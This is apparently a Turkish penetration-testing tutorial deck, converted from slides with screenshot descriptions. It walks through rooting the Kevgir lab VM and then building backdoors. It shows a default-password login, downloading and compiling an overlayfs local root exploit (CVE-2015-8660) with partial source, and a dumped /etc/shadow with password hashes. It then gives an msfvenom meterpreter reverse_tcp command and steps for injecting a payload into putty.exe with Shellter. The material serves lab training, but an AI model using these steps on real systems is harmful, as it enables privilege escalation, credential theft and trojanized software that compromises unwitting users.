- python -c 'import pty; pty.spawn("/bin/sh")'
- ls (listing files: 57.php, slowloris.pl)
- pwd
- cd /home
- ls (listing files: admin, user)
- su admin
- Password: admin

The system monitor window shows the following metrics:

- CPU: Host: kali Uptime: 0h 33m 18s
- CPU: MHz: 2301 Load: 0.28 0.27 0.27 Tasks: 2 /139 CPU0: 2% CPU1: 0%
- Processes: NAME PID CPU MEM
- Memory: RAM: 34% Swap: 0%
- Filesystem: root 38% free 10.96iB/ 28.25iB
- Network: Down: 0B KB/s Up: 0B KB/s Downloaded: 7.62MiB Uploaded: 4.54MiB
- Connections: Inbound: 4 Outbound: 5 Total: Local Service/Port

The bottom of the terminal window shows the system configuration:

```
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
```

Sızma Testi Örnekleri (Kevgir)

Şimdi **uname -a** komutu ile sistemin çekirdek bilgisini öğrendik. 14.04.1 Ubuntu çalışmaktadır.

Şuan admin kullanıcısındayız yapacağımız işlemler kısıtlı bunun için root kullanıcısına geçmemiz gerekmekte.

Bunun içinde Local Root Exploitler bulunmakta şansımıza var ise bu exploit türünü çalıştırarak bulunduğuınız kullanıcıdan root kullanıcısına geçmemizi sağlamakta.

Sızma Testi Örnekleri (Kevgir)

A screenshot of a Google search results page. The search query is "ubuntu 14.04 local root exploit". The results are as follows:

- Ubuntu 14.04 LTS, 15.10 overlayfs - Local Root ... - Exploit Database**
https://www.exploit-db.com/exploits/39166/ ▾ Bu sayfanın çevirisini yap
5 Oca 2016 - Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1).
CVE-2015-8660. Local exploit for Linux platform.
- Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04 ... - Exploit Database**
https://www.exploit-db.com/exploits/37292/ ▾ Bu sayfanın çevirisini yap
16 Haz 2015 - Exploit Title: ofs.c - overlayfs local root in ubuntu # Date: 2015-06-15 # Exploit
Author: rebel # Version: Ubuntu 12.04, 14.04, 14.10, 15.04 ...
- Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04 ... - Exploit Database**
https://www.exploit-db.com/exploits/37293/ ▾ Bu sayfanın çevirisini yap
16 Haz 2015 - Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation (Access /etc/shadow). CVE-2015-1328. Local ...
- Apport (Ubuntu 14.04/14.10/15.04) - Race ... - Exploit Database**
https://www.exploit-db.com/exploits/37088/ ▾ Bu sayfanın çevirisini yap
23 May 2015 - Exploit Title: apport/ubuntu local root race condition # Date: 2015-05-11 # Exploit
Author: rebel # Version: ubuntu 14.04, 14.10, 15.04 # Tested ...
- kernel exploits**
https://www.kernel-exploits.com/ ▾ Bu sayfanın çevirisini yap
Local root exploits. Search for exploit! ... Ubuntu 14.04 - Linux ubuntu 3.13.0-24-generic #46-Ubuntu x86_32; Ubuntu 14.10 - Linux ubuntu 3.16.0-23-generic ...

At the bottom of the page, there is a link to a YouTube video: <https://www.exploit-db.com/exploits/39166/>, 15.10 overlayfs - Local Root Exploit - YouTube

Sızma Testi Örnekleri (Kevgir)

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1) - Iceweasel

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1) - Iceweasel

https://www.exploit-db.com/exploits/39166/

Most Visited ▾ localhost Hackery Nessus BeEF RIPS XLATE HackVertor SkiddyPad Exploit-DB Offset-DB ifconfig

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1)

EDB-ID: 39166	Author: rebel	CVE: CVE-2015-8660
Published: 2016-01-05	Type: local	Platform: Linux
E-DB Verified: ✓	Exploit: Download // View Raw	Vulnerable App: N/A

« Previous Exploit Next Exploit »

```
1 /*  
2 just another overlayfs exploit, works on kernels before 2015-12-26  
3  
4 # Exploit Title: overlayfs local root  
5 # Date: 2016-01-05  
6 # Exploit Author: rebel  
7 # Version: Ubuntu 14.04 LTS, 15.10 and more  
8 # Tested on: Ubuntu 14.04 LTS, 15.10  
9 # CVE : CVE-2015-8660  
10  
11 blah@ubuntu:~$ id  
12 uid=1001(blah) gid=1001(blah) groups=1001(blah)  
13 blah@ubuntu:~$ uname -a && cat /etc/issue  
14 Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux  
15 Ubuntu 14.04.3 LTS \n \l  
16 blah@ubuntu:~$ ./overlayfail  
17 root@ubuntu:~$ id  
18 uid=0(root) gid=1001(blah) groups=0(root),1001(blah)  
19  
20 12/2015  
21 by rebel  
22  
23 6354b4e23db225b565d79f226f2e49ec0fe1e19b  
24 */  
25  
26 #include <stdio.h>  
27 #include <sched.h>  
28 #include <sys/lib.h>  
29 #include <unistd.h>
```

Sızma Testi Örnekleri (Kevgir)

Bulduğumuz exploit'i kopyalayarak shell aldığımız terminalde bir .c dosyası açarak içine yapıştırıyoruz.

Yada başa bir şekilde bu exploit dosyasını shell aldığımız makinaya yüklüyoruz.

Tercihen bağlantı adresinden wget ile indirmenizi öneririm.

(**wget https://www.exploit-db.com/download/39166**)

Dosya bulunduğuuz dizine 39166 adıyla kaydedilir. **mv 39166 localexploit.c** komutu ile dosyanın adını ve uzantısını değiştirebilirsiniz.

Dosyamızı kaydetip çıktıktan sonra **gcc localexploit.c** komutu ile c kodumuzu derliyoruz.

Ve bize derlenmiş olarak a.out çıktısını veriyor. Bunuda **./a.out** komutu ile çalıştığımızda sistemde **root** kullanıcısına geçiyoruz.

Bundan sonra sistemde istediğiniz her şeyi yapabilirsiniz. Sınırsız yetkiye sahipsiniz.

Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
```



```
admin@canyoupwnme:~$ gcc localexploit.c
gcc localexploit.c
admin@canyoupwnme:~$ ls
ls Burp Suite PDF wifijammer...
a.out localexploit.c
admin@canyoupwnme:~$ ./a.out
./a.out
root@canyoupwnme:~#
```

```
root@canyoupwnme:~# whoami
whoami
root
root@canyoupwnme:~# cat /etc/shadow
cat /etc/shadow
root:$6$ZcgUVCV$0csce9FUHyswcbI3UtrPNqFnkvcPOnEtstWlVSTqGLEYAYZ9aYw7tnW35uRGxb1z7ZZBZ.hoQcm/S/cgOf4uI0:16843:0:99999:7:::
daemon:*:16652:0:99999:7:::strip-0.9
bin:*:16652:0:99999:7:::
sys:*:16652:0:99999:7:::
sync:*:16652:0:99999:7:::
games:*:16652:0:99999:7:::
man:*:16652:0:99999:7:::
lp:*:16652:0:99999:7:::
mail:*:16652:0:99999:7:::
news:*:16652:0:99999:7:::
uucp:*:16652:0:99999:7:::
proxy:*:16652:0:99999:7:::
www-data:*:16652:0:99999:7:::
backup:*:16652:0:99999:7:::
list:*:16652:0:99999:7:::
irc:*:16652:0:99999:7:::
gnats:*:16652:0:99999:7:::
nobody:*:16652:0:99999:7:::
libuuid:!:16652:0:99999:7:::
sysLog:*:16652:0:99999:7:::
mysql!:16834:0:99999:7:::
messagebus:*:16834:0:99999:7:::
landscape:*:16834:0:99999:7:::
sshd:*:16834:0:99999:7:::
tomcat7:*:16834:0:99999:7:::
user:$6$aq9pCcsxn$5xvkibMzh9DRVuAeC6vJSR2x17t52pYtdd50/rh3TY.ZoE53GE.0cbtVdMRKROLko.qbIjq88k5mOXjtE3q.:16834:0:99999:7:::
ftp:*:16834:0:99999:7:::
admin:$6$mf3G6MU$/.si.YpOsJH/D4WQRC2lyRAaFKUqeHcZ3zbL7ENrCR2lCNibr0d8V0y03JFEnymP8MZzBi3m6mvaeelmyySve/:16834:0:99999:7:::
statd*:16839:0:99999:7:::
jenkins*:16840:0:99999:7:::
root@canyoupwnme:~#
```

```
SYSTEM
Host: Kali          Uptime: 0h 45m 2s
CPU
MHz: 2300           Load: 0.11, 0.13, 0.13
Tasks: 0 / 139      CPU0: 3% CPU1: 3%
[CPU usage graphs]

PROCESSES
NAME          PID  CPU    MEM
conky         1503  1.52  0.3
ruby          4479  1.01  15.2
Xorg          849   1.01  3.1
kworker/0:1   2582  0.91  0.0
vmtoolsd     1345  0.51  1.6
[Process details]

MEMORY & SWAP
RAM: 35% [Memory bar]
Swap: 0% [Swap bar]

FILESYSTEM
Root: 38% free   10.8GiB / 28.2GiB
[Filesystem details]

NETSTAT -nA
[Network statistics]

NETLINK (NO ADDRESS)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B
[Network interface details]

CONNECTIONS
Inbound: 4 Outbound: 7 Total: 11
Inbound      Local Service/Port
localhost    postgreSQL
localhost    postgreSQL
localhost    postgreSQL
localhost    postgreSQL
Outbound      Remote Service/Port
localhost    postgreSQL
localhost    postgreSQL
localhost    postgreSQL
[Connection details]
```

Sızma Testi Örnekleri (Backdoor Hazırlama)

Sistemde yazılımsal açıklıklardan yararlanmak yerine zararlı bir dosya ile sisteme sizabilirsiniz.Bu zararlı dosyayı bir çok farklı yolla oluşturabilirsiniz.Bilginiz ölçüsünde kendiniz yazabilirsiniz,msfvenom ile kendiniz bir zararlı uygulama oluşturabilirsiniz ya da herhangi bir uygulamaya payload yerleştirebilirsiniz.

Msfvenom ile Backdoor Oluşturma

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f exe -o /root/Desktop/zararli.exe -e x86/shikata_ga_nai -i 20
```

Sızma Testi Örnekleri (Backdoor Hazırlama)


Şimdi gelelim putty.exe ye Payloadımızı yerleştirmeye bunu yine msfvenom ile yapabilmekteyiz.Ya da bunun için başka bir alternatif olan Shellter uygulaması ile yapabilmekteyiz.Shellter windowsda çalışan bir uygulamadır fakat wine ile Linuxta

çalıştırılmaktadır.<https://www.shellterproject.com/> adresinden uygulamayı indirebilirsiniz.<http://www.putty.org/> adresindende putty.exe uygulamasını indirebilirsiniz.


Sızma Testi Örnekleri (Backdoor Hazırlama)

Daha sonra aşağıdaki ekran görüntülerindeki gibi yerleştirilecek payload encoder haberleşilecel ip ve port bilgilerini shellter a girerek putty.exe artık bizim hazırladığımız backdoorumuz olacaktır.Her adım ekran görüntülerinde mevcuttur.


Sızma Testi Örnekleri (Backdoor Hazırlama)




Sızma Testi Örnekleri (Backdoor Hazırlama)




Sızma Testi Örnekleri (Backdoor Hazırlama)



Sızma Testi Örnekleri (Backdoor Hazırlama)



Sızma Testi Örnekleri (Backdoor Hazırlama)



Artık backdoorumuz oluştu. Enter a basarak shellter kapanacaktır.

Sızma Testi Örnekleri (Backdoor Hazırlama)

